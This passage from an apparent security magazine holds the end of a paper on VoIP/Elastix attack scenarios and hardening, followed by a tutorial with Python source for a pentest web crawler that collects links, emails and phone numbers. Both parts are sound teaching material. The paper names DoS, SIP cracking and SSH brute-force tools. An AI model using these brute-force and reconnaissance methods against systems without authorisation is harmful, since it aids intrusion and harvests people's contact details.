- **DoS Attack:** To execute this DoS attack, the invitefloof tool, available in Kali Linux can be used, sending different numbers of INVITE requests to the Elastix server. Also, the rtpflood can be used, which allows one to send RTP packages to an IP address with the UDP port open during a VoIP call.

- **Brute force attack:** SIPDump and SIPcrack tools allow one to execute a brute force attack to find the password of any extension registered with the Elastix server, this is possible through a traffic capture and a password dictionary.

B. ***External Penetration Tests in Scenario 1***

External attacks are carried out by individuals or groups from outside the organization. Attackers do not have authorized access: neither to the systems, nor to the network of the organization. The Scenario 1 is prone to multiple external attacks. Several external tests were carried out and vulnerabilities present in the proposed architecture were evaluated. Figure 5 shows the LAN network supporting VoIP with connection to a PSTN and the location of the attacker from outside.




Figure 5: External attack against the LAN network supporting VoIP and connected to a PSTN

Below some possible attacks are elaborated and the vulnerabilities regarding the scenario associated to Figure 5 are described:

- **Social Engineering:** As the attacker is located outside the LAN network, it is possible that he uses different kinds of social engineering techniques, such as phishing, in order to jeopardize the security of the firewall. In this particular case, the attacker is able to obtain user and password of the firewall and then to access the Elastix server having the ability to make phone calls through the PSTN.

- **DoS Attack:** If an attacker has user and password of the firewall, they could be able then to modify

rules and access policies of the Elastix server in order to carry out a DoS attack.

- **Port Scanning:** Nmap tool was used to scan ports and services of the firewall because this is the end device that communicates between the LAN network and the Internet, on top of that, the firewall is in charge of the network security. Executing Nmap against several active firewalls, it is easy to show that it is possible to gather information from the services, determine which TCP/UDP ports are open and their state to be searched in specialized databases and find the corresponding vulnerabilities.

C. *External Penetration Tests in Scenario 2*

The ITSPs offer digital telecommunication services based on VoIP provided by the Internet. Scenario 2 is prone to multiple external attacks coming from the Internet. In this section, some external penetration tests and vulnerabilities are presented. Figure 6 shows the LAN network supporting VoIP connected to an ITSP and the location of the attacker outside the LAN network.

Figure 6: External Attack against the LAN Network connected to an ITSP

Below some possible attacks are elaborated and the vulnerabilities regarding Scenario 2, are described:

- **Social Engineering:** In this scenario, the VoIP server establishes an SIP trunk with the ITSP. The trunk uses the IP address, user and password of the ITSP. Misuse of the credentials or a server without protection could allow to an attacker to use it to establish a trunk directly with the ITSP to make phone calls.

- **DoS Attack:** The Elastix server is protected by a firewall. In case of misconfiguration of rules and policies, the traffic of the attacker can be redirected to the Elastix server. A sigificant number of malicious packets could result in a DoS attack.

D. *External Penetration Tests in Scenario 3*

A remote connection allows access to the LAN network supporting VoIP to establish VoIP calls between an extension in the network and another extension in the external network. Scenario 3 is prone to multiple external attacks. In this section, some external penetration tests and vulnerabilities are presented. Figure 7, shows the LAN network supporting VoIP with remote connections and the location of the attacker outside the LAN network.

Figure 7: External Attack against LAN Network and Remote Connections

Below some possible attacks are elaborated and the vulnerabilities regarding Scenario 3 are described:

- **Social Engineering:** With the public IP address, user and password of any extension belonging to the VoIP server, despite the method use to apply social engineering, it is possible to make VoIP calls in the server, therefore, the larger number of calls, the greater costs to the organization.

- **DoS Attack:** If a VPN is not used to secure the communication between the remote extensions and the firewall, there are some rules and policies that must be established in regards to incoming traffic to redirect SIP and RTP traffic to the Elastix server when the public IP address is used with the port UDP 5060. If the firewall has not activated an IPS module, it will allow all requests to the Elastix server. As result, a significant number of requests will be a DoS attack.

- **Bruce force attack:** The goal of this attack is to log into the Elastix server through the Internet, using a remote connection such as SSH. Medusa tool available in Kali Linux could be used to carry out attacks using the username "root", TCP port 22 and a password dictionary.

MITIGATION

A. *Services Management*

To manage a server, knowledge and services running control is a must. Multiple services are often installed

by default. It is necessary to evaluate which services are really needed and deactivate those services that are no longer required by the unified communication server. This action is carried out by the running the following command:

The services will be off when the operating system boots. However, if it is necessary to disable any particular service, it will be possible by running the following command:

```
service <service> stop
```

It is suggested to turn off some services, such as ip6tables, netfs, nfslock, wanrouter, among others.

B. *SSH Configuration*

SSH (Secure Shell) is the name of the protocol and also the application. It is useful to access machines remotely through the network and allows one to create remote sessions. The configuration of the SSH server is stored in the file located in /etc/ssh/sshd_config. It is suggested to modify some lines of the aforementioned file in order to improve the security of the SSH protocol, i.e, disabling the root access, changing the default port and also the version of this protocol:

PermitRootLogin no

Port 23022

Protocol 2

C. *Fail2ban*

Fail2ban is a log file analyzer that blocks IP addresses when it detects a suspicious behavior, for instance, failed authentication attempts. In addition, Fail2ban allows one to send email notifications when an IP address has been blocked with a specific port. Fail2ban is an open source software distributed under the GPL license. Chart 1 shows some terms used to configure Fail2ban. The installation process is done with the command: *yum install fail2ban*.

Term	Fail2ban meaning
Filter	Filter to define a regular expression that must be consistent with a pattern associated to a failed session start attempt or any other expression. These filters are declared separately in files contained in the directory "*/etc/fail2ban/filter.d*" and are invoked from the jail.conf file.
Action	Action that defines multiple commands to be executed in different times. These actions are declared separately in files contained in the directory "*/etc/fail2ban/action.d*" and invoked from the jail.conf.
Jail	Is a combination between a filter and multiple actions. Fail2ban is able to manage multiple jails at the same time in a file called jail.conf contained in the directory "*/etc/fail2ban*".

Before configuring Fail2ban to analyze logs files, it is necessary to verify the correct operation of iptables and also that it is configured to start when the server starts.

Before configuring jails, filters and actions, the type of block that will be used by Fail2ban must be defined when an improper behavior is detected. The file located in /etc/fail2ban/action.d/iptables-blocktype.conf allows one to configure a DROP type block, discarding packets from the attacker without generating any response.

It is possible to create jails associated to any service that will be monitored through its log files, such as Apache, Asterisk and SSH as well. Filters with a particular regular expression should be defined to detect malicious behavior of a specific service. By using jail, the time slot could be configured by which an IP address sending prohibited requests must be blocked, and also it is possible to notify by email to any administrator about the blocking activity executed by Fail2ban.

D. *Firewall*

Netfilter is a software framework available in the Linux kernel from version 2.4 and later kernel versions, allowing one to intercept and manage network packages. Netfilter is also the name of the project that offers open source tools for firewalls based on Linux.

The most popular software component built on Netfilter is iptables. This firewall tool enables not only packet filtering but also, network address translation (NAT) and log management. Its operation is based on the definition of rulesets, each rule determines what to do with network traffic. When a network packet is sent or received, before making decisions, the rules previously defined by the administrator using iptables are verified in order to ensure that the packet conforms the conditions laid out by the rules.

To ensure network traffic that will be processed by the server, a definition of a ruleset is needed to accept VoIP traffic in both ways (INPUT and OUTPUT) and to reject incoming traffic (INPUT) that could compromise the server (SIP vulnerabilities in ICMP messages, malformed packets, fragmented IP packets, etc).

If a specific vendor firewall is used, its license must be up to date to avoid any disruption or security breaches.

E. *PortSentry*

PortSentry is an open source tool used to monitor communication ports that are supposed to be inactive. PortSentry is responsible for monitoring all TCP and UDP ports, and it handles which ports will be open or closed. If it should get a connection to one of the monitored ports, a log file can be written, and an IP address of the intruder can be blocked or even an external command can be executed.

PortSentry and Fail2ban are combined to have time management in which the host remains blocked and to send email notifications to the administrator. A jail for PortSentry is created to block for 24 hours the IP addresses that are written in the file *portsentry.history* and also an email notification about the blocking activity is sent to the administrator.

F. *Chrootkit*

A rootkit is a type of stealthy software, generally malicious and designed to hide the presence of processes or malicious programs from common detection methods, and that will keep privileged access in the system. It is recommended to install chrootkit in the server to allow detection of known rootkits and to schedule, for instance, for every day at 3 a.m., a specific task to search installed rootkits and send a notification by email to the administrator with the corresponding results. If any rootkit is found, it will be detailed in the email.

G. *TCP Wrappers*

It is a system ACL (Access Control List) working on terminals and is used to filter network access to services and Internet protocols running on Unix-like operating systems, such as Linux or BSD. It allows that IP addresses, the names of terminals and / or query responses regarding the terminals or subnets are used as tokens for applying filtering processes in order to control access. Therefore, the use of TCPWrappers provides an additional layer of protection by defining which hosts are allowed to connect to the network services specified.

The TCPWrapper package is installed by default and works with files *hosts.allow* and *hosts.deny* located in the */etc* directory. When a connection attempt is made to a service, TCPWrapper verifies the aforementioned files to determine if the client is allowed to establish a connection.

H. *Shellshock*

Shellshock, also known as bashdoor, is the name of a family of security flaws (6 CVEs) that compromise the Unix Bash (Bourne-Again Shell), a software component that interprets commands in the system. The first one was released in September 2014.

Elastix runs on CentOS operating system and therefore must be verified whether it is vulnerable to the family of Shellshock failures or not. The unified communications server Elastix 2.4.0, based on Linux distribution CentOS 5.9 for the Intel x86 architecture, is vulnerable to Shellshock. In order to mitigate this vulnerability, the operating system must be updated with the following bash command:

```
yum update bash
```

I. *SELinux*

Security-Enhanced Linux (SELinux) is an advanced access control mechanism available in multiple Linux distributions. It was developed initially by the National Security Agency of the United States to protect computer systems against malicious intrusion and manipulation. Over time, SELinux was released to the public and several distributions already have it incorporated in their code. SELinux uses a number of known rules set as a "policy" to authorize or deny operations. Permissions management is completely different from traditional Unix systems. The permissions of a process depend on the security context.

Each context is defined by the identity of the user executing the process, the role and the domain that the user had in that moment. Permissions really depend on the domain but the roles control the transition among domains. Finally, the possible transitions among roles depend on the identity.

J. *Elastix Configurations*

It is suggested to apply adjustments to the telephone exchange or switching system (PBX) to improve the security. The default route "Route 9_outside" associated to outgoing routes must be removed due to the fact that it allows outgoing calls.

Access Control Lists (ACLs) must be configured to register extensions. SIP requests for authentication should not be accepted from any IP address. Elastix access lists are configured using fields "permit" and "deny" within the configuration of each extension.

AMI (Asterisk Manager Interface) password must be changed using a secure password and also the connections with fields "permit" and "deny" must be limited. AMI is a client/server model over TCP to control the Asterisk PBX, make calls, monitor channels and queues, verify the mail recipient status and execute Asterisk commands.

FreePBX is an open source GUI to control and manage the Asterisk PBX. It is available in Elastix. It is strongly recommended to keep it inactive.

In addition, it is recommended to change the context "from-internal" with custom contexts. An extension belonging to the context "from-internal", allows access to all outgoing routes defined in Elastix. It is also suggested to create contexts for local, national and mobile calls through the PSTN and ITSP.

K. *DoS and DDoS countermeasures*

The unified communication server, in tandem with Fail2ban, should minimize an attack when multiple requests are sent in bulk without any authentication, for instance, the requests sent by *inviteflood*. The firewall is able to filter incoming packets that are not authorized, addinf a security layer against DDoS and Dos attacks. However, Fail2ban and the firewall do not completely fix the issue caused by DoS and DDOS when both attacks are massive, because the server is unable to process such a number of requests at once. *"An excessive number of requests causes extensions to become unregistered with the server and therefore, lose the ability to make calls."* DDos and DoS attacks should be either internal or external attacks and the server is vulnerable to them. If the server should be compromised, the use of a firewall and / or router with an IPS module and load balancers is strongly recommended or, preferably, acquire a device devoted to detect and mitigate DDoS and DoS attacks, such as Fortinet FortiDDoS. There are solutions that offer cloud services to protect systems against DDoS and DoS attacks; these systems act as a proxy that protects and cleans the traffic to the system. The most important thing is to avoid the Elastix server being exposed to the Internet without any security device.

L. *ARP Spoofing and Related Attacks countermeasures*

ARP Spoofing intercepts the VoIP traffic between the Elastix server and an extension inside the internal network and parties believe they are directly communicating with each other. Many attacks are related, such as Man-in-the-Middle and Eavesdropping. An efficient solution for ARP Spoofing is to use static routes in the ARP table in the Elastix Server. This allows one to invalidate ARP messages coming from any attacker because the IP addresses are associated with a MAC address and this will not change. This is a simple solution and usually is applied to ensure that the default gateway belongs to the network. Nevertheless, it is a difficult strategy to implement if a network has a large number of extensions or end devices.

DHCP snooping and DAI (Dynamic ARP Inspection) are techniques used to secure a DHCP infrastructure. These techniques keep track of the MAC addresses connected to each port and detect immediately if there is an impersonation attack. Multiple network vendors incorporate this solution as a component of their equipment, such as Cisco System.

There are tools to monitor ARP traffic, such as arpwatch. This tool is available in CentOS operating system and can be easily integrated with Elastix Server in order to see any suspicious change in the correspondence between the IP addresses and MAC addresses.

M. *OpenVPN*

OpenVPN is an open source software created following the terms of the GPL license and implements a VPN (Virtual Private Network) to establish secure connections point-to-point and facilitating remote access. It can be used for all Internet traffic, including web traffic, email, instant messaging and VoIP. Regarding VoIP, OpenVPN is used to encrypt and secure conversations passing through the Internet with remote ex-

tensions. The VPN server, OpenVPN in this particular case, is configured in the Elastix Server and a VPN client is installed on the remote extensions, such as an IP phone or softphone. Thus, OpenVPN helps to add a layer of security against the "Man-in-the-Middle" attacks.

N. *IDS / IPS*

An IDS (Intrusion Detection System) is a device or software for detecting unauthorized access to a computer or network and is responsible for monitoring events occurring in a computer system seeking attempts of intrusion. An IPS (Intrusion Prevention System) is a device or software that executes control over access to a network in order to protect computer systems from attack. The IPSs have an advantage over firewalls by making decisions regarding the access control based on the content of traffic instead of IP addresses, ports and protocol type. An IPS can prevent attacks before they occur. It is important to locate the IDS / IPS separated from the Elastix server, ergo, packages must be intercepted by an IDS / IPS before reaching the server and then improving its protection. To provide robustness in server security by using an IDS / IPS, it is necessary that this device is kept up to date with updates to ensure smooth operation and prevent future attacks.

O. *Good practices and recommendations*

Below some practices and general recommendations for VoIP infrastructure are presented, they will help to reduce security issues that can be present in systems using this technology:

- Having an appropriate policy of physical access to the server.
- Keep the system up to date.
- Avoiding the use of standards ports.
- Using strong passwords for SIP entities.
- Using different SIP usernames to their extensions.
- Disable international calls if these will not be used.
- Denying requests to UDP port 5060 from the outside if the system has no external SIP users.
- Periodically reviewing of system logs.
- Do not allow unauthenticated calls.
- Disabling services that are not used.
- Using Virtual Private Networks (VPNs).

- Verifying control of the integrity of directories, system files and executables.
- Do not install products / additional software in the Elastix server.
- Using VLANS to separate the voice traffic from the data traffic.
- Disabling IAX and H.323.
- Encrypting the trunk (VPN) between the Elastix server and ITSP.
- Installing security patches and updates in the Elastix server and firewall.

CONCLUSIONS AND FURTHER WORKS

It is clear that, along with technology advances, vulnerabilities and attacks will still show up. Nevertheless, essential mechanisms for protection will be developed, too. The challenge lies in the order of knowledge, the analysis and how to apply it, so a solution for each requirement can be reached. VoIP inherits the security issues in the protocols or systems supporting them, and that is the reason why security should not be limited to this technology, security has to be present in the operating system where it is implemented, the devices and even the transmission network itself. By implementing the aforementioned guidelines and measures, it is intended to reach a higher security level and a correct operation of the VoIP implementations on the proposed scenarios. These are not definitive measures, because the attacks and solutions evolve over the years. In this work, not only security measures for VoIP technology were provided, but also solutions for the operating system, firewall, end devices, and some extra recommendations to comply with the five basic objectives related to security: (1) confidentiality, (2) integrity, (3) availability, (4) authentication and (5) non-repudiation.

As for other further works, new architectures supporting VoIP are intended to be implemented, due to the fact that technology evolves every day. Moreover, we are interested in analyzing the security issues in Elastix/ Asterisk along with different signaling protocols, such as IAX2, besides using other tools in order to generate attacks, like BackBox, and making different kinds of attacks.

REFERENCES

- https://hakin9.org/voip-hacking-techniques
- https://hakin9.*org*/download/2012-pentest-web-app-issues
- https://www.ietf.org/lib/dt/documents/LIAISON/liaison-2013-03-27-imtc-sipcore-imtc-work-on-sip-feature-parity-with-h323-attachment-2.doc
- http://blogs.elastix.org/wp-content/uploads/2016/01/Security_in_VoIP_Implementations.pdf

About the Authors:

SERGIO HERNANDEZ RODRIGUEZ

Sergio is a seasoned professional in the world of Information Technology and has provided various levels of IT support to several companies from small businesses to large corporations in U.S.A., Chile, Argentina, among others countries. He has more than ten years of experience in the field of Software Development in both the private and public sectors. In addition, he has worked extensively with network security and programming education. He is an EC-Council Certified Ethical Hacker (CEH) and a Certified Information Security Manager from ISACA (CISM). He is also a Red Hat Certified Engineer, Administrator, Virtualization Administrator, and Expert of Enterprise Virtualization.

AMELIA ARANEO

Amelia is working as a Senior Security Analyst in several financial institutions around the world. Amelia received her Bachelor's Degree in Computer Science. She is mainly focused on VoIP Solutions, Application Security, Network Security and Wireless Security. She enjoys computer security topics and shows interest in Reverse Engineering.

NIGHTCRAWLER: WEBSCRAPER ON PYTHON

by snoopymx

The author is writing under the nickname, because of the policy in his company.

Everybody can imagine how life was for an average software developer 20 years ago. At the early stages of computer programming, develop and maintenance of large-scale software was a very difficult task.

If you have some knowledge of C programming, you probably will agree with the fact that it's a little hard to create and maintain data structures such as lists, trees or graphs in that language. These structures, although very powerful, are more delicate in the sense that you need to pay attention to the details, not only "the solution". You have to deal with memory allocation (malloc) and if your code is not well designed, you probably are going to have memory leaks (valgrind and gdb helps a little).

There are a lot of important facts about "structs" on the C language. When you create a data structure, you are also defining a new "data type" (as when you create a "class", you are also creating user defined data types). You can make a lot of crazy things in a language like C ... pointers to functions, overwrite memory addresses, treat an integer as an array of chars, or you can even develop your own operating system (Unix was written in C, and the Unix creators are the same scientists behind C language [Ken Thompson, Dennis Ritchie, Rob Pike, Brian Kernighan, ...]).

C has all the features that today are offered in the modern programming languages. You can create beautiful structures like singly linked lists, doubly linked lists, trees, tries, hash tables, stacks, queues and a lot of wonderful tools to solve real life problems ... but you must do it by hand.

So, I think that is like the Bible says: "*there is nothing new under the sun*".

Python is a very powerful language that allows us to be more productive and has a fast learning curve. It offers garbage collection (as Java and C#), and hides the use of pointers to the user, so we don't have to worry about freeing memory and that kind of stuff. Python also has a large family of data structures: lists, tuples, dictionaries (hash tables) and sets. I agree with the fact that we can achieve the same results on programming languages that are Turing complete, but I know by experience that it's easier to work in some programming languages than in others, so sometimes it makes a difference choosing the right tool.

In this tutorial, we are going to make our own web scraper, it's not hard and is home-made. This kind of tool is very useful in the footprinting stage of a pentest. With this type of tool, you can enumerate the web page of your target in a not-very intrusive way (useful for gathering any data that we can parse from their web pages, like emails or telephone numbers).

I am sure that some readers can make a better solution, but I also hope that the article can help new programmers to find the beauty of data structures and algorithmic thinking.

The Design (Divide and Conquer)

The most important part before we start coding is to think about how we are going to solve the problem? We can

use the “divide and conquer” approach to break the problem into smaller pieces that we can handle easily.


Our tool needs to accomplish the following points:

- Connect to the “target” through valid HTTP requests so we can gather the web page content (or know if the server is actually reachable). We need to set our “target” as the root for the domain that we want to crawl (i.e. if we want to analyze Microsoft, we need to set our target as “http://www.microsoft.com”).
- Once we have the main web page content from our domain target, we need to parse the file line by line in order to find possible links to other resources on the domain. For example, we can analyze “a” tags and get the “href” attribute and create a list of possible links to other pages on our target domain.
- Finally, once we have our first list of children, we need to find a way to iterate over all the links that we found and repeat the process until we have a complete map of all the linked sources on our target domain.

Requirements for running the script

I made a little script on Python as a POC, so you can run the script on any system that has Python 2.7. Currently, I am working on Windows 10 and coding on IDLE (the script also runs well on GNU/Linux systems).

I tried to make the code using standard libraries only. Nevertheless, for the HTTP requests, we have to install an extra module called “requests”. We can install this module from a command prompt using “pip”:



Solution Code

In our solution, we use an Object Oriented approach. We have two main objects: the parser (class Parse) and the crawler (classCrawler).

In the first lines of code, we import the modules that we need: **requests** (for HTTP requests), **HTMLParser**, **urlparse** (for breaking URL strings up into components [addressing scheme, network location, path, etc.]), and **time** module (for timing the running time of the entire process). Also, we define a few global variables: ROOT (our domain target) and TIMEOUT (to tell *Requests* module to stop waiting for a response after a given number of seconds).

```
# http://docs.python-requests.org/en/master/
import requests
# https://docs.python.org/2/library/htmlparser.html
from HTMLParser import HTMLParser
# https://docs.python.org/2/library/urlparse.html
import urlparse
import time

# Change this value for the web page domain that you want to crawl
# Don't forget the "http://" part
ROOT = "http://www.microsoft.com/"
# Time out time for http connections
TIMEOUT = (5, 10)
```

As we said, we need to accomplish three main tasks. Let's talk about it:

Connect to the "target" through valid HTTP requests: For this part we are going to use the "requests" Python module. We could use httplib (a standard module), but the Python documentation suggests that it's better to use "requests" for a higher-level HTTP client interface.

Every time that we find a new link, we are going to make an HTTP request in order to see if it's a broken link or not. If it's a valid resource, we are going to save the content in a Python variable. We start on the ROOT target and do the same process for every child that we find until we finish to analyze all the children on the list.


```
try:
    rq = requests.get(url, timeout=TIMEOUT)
except:
    raise Exception("Connection error (1):(")

# Dont proceed if this page dont exists
if rq.status_code != 200:
    rq.raise_for_status()
```

Once we have the main web page content of the domain target, we need to parse the file: For this part, we are going to use a standard Python module called "HTMLParser" that will serve as the basis for parsing text files formatted in HTML. Before parsing, we check that the MIME type is a valid "text/html". In the Python documentation we can find how to use this module, but for our program we made a little adjustment to only parse the "a" tags.

Finally, once we have our first list of children, we need to find a way to iterate over all the links: This part raises the question - What would be the best data structure to save the entire webpage structure? Probably our first idea would be to use a "tree". But, if we are only enumerating the children of a page, we can use a "list".

```
i = 0

while i < len(self.CHILD_LINKS):
    self.map_files(self.CHILD_LINKS[i])
    i += 1
```

We set an index “i” that starts at 0 (our first child is the root itself). Then, if the crawler finds new children, this will be appended to the end of the list (CHILD_LINKS). The index then is increased by one and the process of searching for new children is repeated but now on the child i = 1, and so on. The index “i” will reach the limit if it’s bigger than the number of elements in our “list” (at this point, we have a full map of the resources on the domain).



We also save other useful data, such as email accounts, telephone numbers and broken links that we found on the parsing process. We use “sets” instead of "lists" to avoid duplicate elements. Before fetching any data, we are going to check if the new links are already on our children list or in the broken links set.

And that’s all, just run the script and see how it works.

```
======== RESTART: E:\Users\tesla\Desktop\web_crawler\nightcrawler.py =
NightCrawler v1.2
Please stand by ...

BASE URL: http://www.microsoft.com/

+ Crawling: http://www.microsoft.com/
    - Content-Type: text/html
+ Fetch childs from Base url: http://www.microsoft.com/
ER03: Can not connect (http://www.microsoft.com/void(0))

    - Child found (es-mx/store/top-free/apps/pc)
    - Child found (es-mx/store/apps/windows)
```

It may take a long time on big websites but you can press CTRL+C to stop the process and directly analyze the object elements.

```
>>> crawler.CHILD_LINKS
['http://www.microsoft.com/', 'es-mx/store/top-free/apps/pc', 'es-mx/store/apps/
windows', 'es-mx/store/apps/windows-phone', 'es-mx/store/games/windows', 'es-mx/
store/games/windows-phone', 'es-mx/store/entertainment', 'es-mx/store/movies-and
-tv', 'es-mx/store/music', 'es-mx/store/gift-cards', 'es-mx/windows', 'es-mx/dow
nload/default.aspx', 'es-mx/windows/microsoft-edge', 'es-mx/groove', 'es-mx/movi
es-and-tv', 'surface/es-mx', 'hardware/es-xl', 'es-mx/movil/', 'es-mx/dynamics/d
efault.aspx', 'es-xl/windows/business/', 'surface/es-mx/business/overview', 'ent
erprise/es-mx/default.aspx']
```

You can see the full source code on github: https://luckyr13.github.io/nightcrawler/

Final thoughts:

Making our own tools is not a hard task, but sometimes the more difficult part is to choose how to solve the problem (After all, what data structure is the best? Are we thinking too much?). I think that most of the time, it's better to just "Keep It Simple" and once we have a valid solution, we can start to "optimize".

I really hope that you enjoy reading this article and if you are new to programming, don't worry! There are a lot of resources from which you can learn (I highly recommend the MIT and Harvard courses from EdX.org).

Thank you for reading :)

About the author

Dear reader,

Life is a continuous learning process. I'm graduated from Universidad Iberoamericana de León (México) as an engineer, and today I spend most of the time trying to read all kind of books thanks to my brother and my family that inculcates me this value.

I'm a very calm guy and I like to spend my time with my family and my girlfriend. I have to say too, that recently I became addict to MOOC (Massive Open Online Course), specially of the courses offered by MIT and Harvard.

On my current job (where I have the best colleagues and a new master), I develop software on Python, and from the MIT courses I have learned how to attack a problem using "algorithmic thinking". Sometimes I collaborate on my University teaching topics on Ethical Hacking and in my free time I do a lot of code on C (still trying to master the secrets of big data structures) and C#. I'm a GNU/Linux Debian lover and a FreeBSD user too.

Thanks God for this new opportunities and God Bless your walk on the learning road.

REFERENCES:

- Website: https://luckyr13.github.io/nightcrawler/
- Download the sourcecode: nightcrawler.py

Source code:

```
"""
    +====================
    + NightCrawler v1.2
    +====================

    @author: snoopymx
    @date: 27AUG2016
"""

# http://docs.python-requests.org/en/master/
import requests
# https://docs.python.org/2/library/htmlparser.html
from HTMLParser import HTMLParser
# https://docs.python.org/2/library/urlparse.html
import urlparse
import time

# Change this value for the web page domain that you want to crawl
# Don't forget the "http://" part
ROOT = "http://www.microsoft.com/"
# Time out time for http connections
```

```
TIMEOUT = (5, 10)


VERSION = 1.2


class Parse(HTMLParser):
    """
        Parse HTML text
    """

    def __init__(self):
        HTMLParser.__init__(self)
        self.DATA = []
        self.HREF = []
        self.CTAG = ''

    def handle_starttag(self, tag, attrs):
        if tag == 'a':
            self.CTAG = tag
            for at in attrs:
                if at[0] == 'href':
                    my_href = at[1].encode('ascii','ignore').strip()
                    if my_href:
                        self.HREF.append(my_href)
        else:
            self.CTAG = ''

def handle_endtag(self, tag):
    #print "Encountered an end tag :", tag
    pass

def handle_data(self, data):
    if self.CTAG == 'a':
        self.DATA.append(data)
```

```
    def get_DATA(self):
        return self.DATA[:]

    def get_HREF(self):
        return self.HREF[:]

    def clear(self):
        self.DATA = []
        self.HREF = []
        self.CTAG = ''

class Crawler(object):
    """
        Main crawler object
    """

    def __init__(self, root):
        self.base_url = self.parse_base_url(root)
        # This is a list because we want
        # all our elements in an ordered sequence
        # so we can traverse the list by an index
        self.CHILD_LINKS = [self.base_url]
        # These variables can be "sets" because
        # we don't want duplicate elements
        self.BROKEN_LINKS = set()
        self.EMAIL_ACCOUNTS = set()
        self.TEL_NUMS = set()

    def parse_base_url(self, url):
        """
            Create a valid base url

            @param url: Url to clean
            @type url: string
```

```
        """
        r1 = urlparse.urlsplit(url)
        r1 = "%s://%s/" % (r1.scheme, r1.netloc)
        return r1

    def clean_url(self, url):
        """
            Clear url parameters and querys

            @param url: Url to clean
            @type url: string
        """
        r1 = urlparse.urlsplit(url)
        r1 = "%s://%s%s" % (r1.scheme, r1.netloc, r1.path)
        return r1

    def get_contype(self, headerct = ''):
        """
            Return MIME type from a valid 'content-type' HTTP header

            @param headerct: content-type
            @type headerct: string
        """
        content_type = headerct.split(';')
        content_type = content_type[0].strip()
        return content_type

    def map_files(self, url):
        """
            This function first verifies if the url has the valid MIME type
            and then calls fetch_links_from_url() to parse the HTML data
```

```
    @param url: Base url from where to start crawling
    @type url: string
"""

rq = None
mfiles = []
r1 = urlparse.urlsplit(url)
if not r1.scheme and not r1.netloc:
    url = self.base_url + url

print "\n+ Crawling: %s" % (url,)

try:
    rq = requests.get(url, timeout=TIMEOUT)
except:
    raise Exception("Connection error (1):(")

# Don't proceed if this page doesn't exist
if rq.status_code != 200:
    rq.raise_for_status()

# Check for content-type == text/html
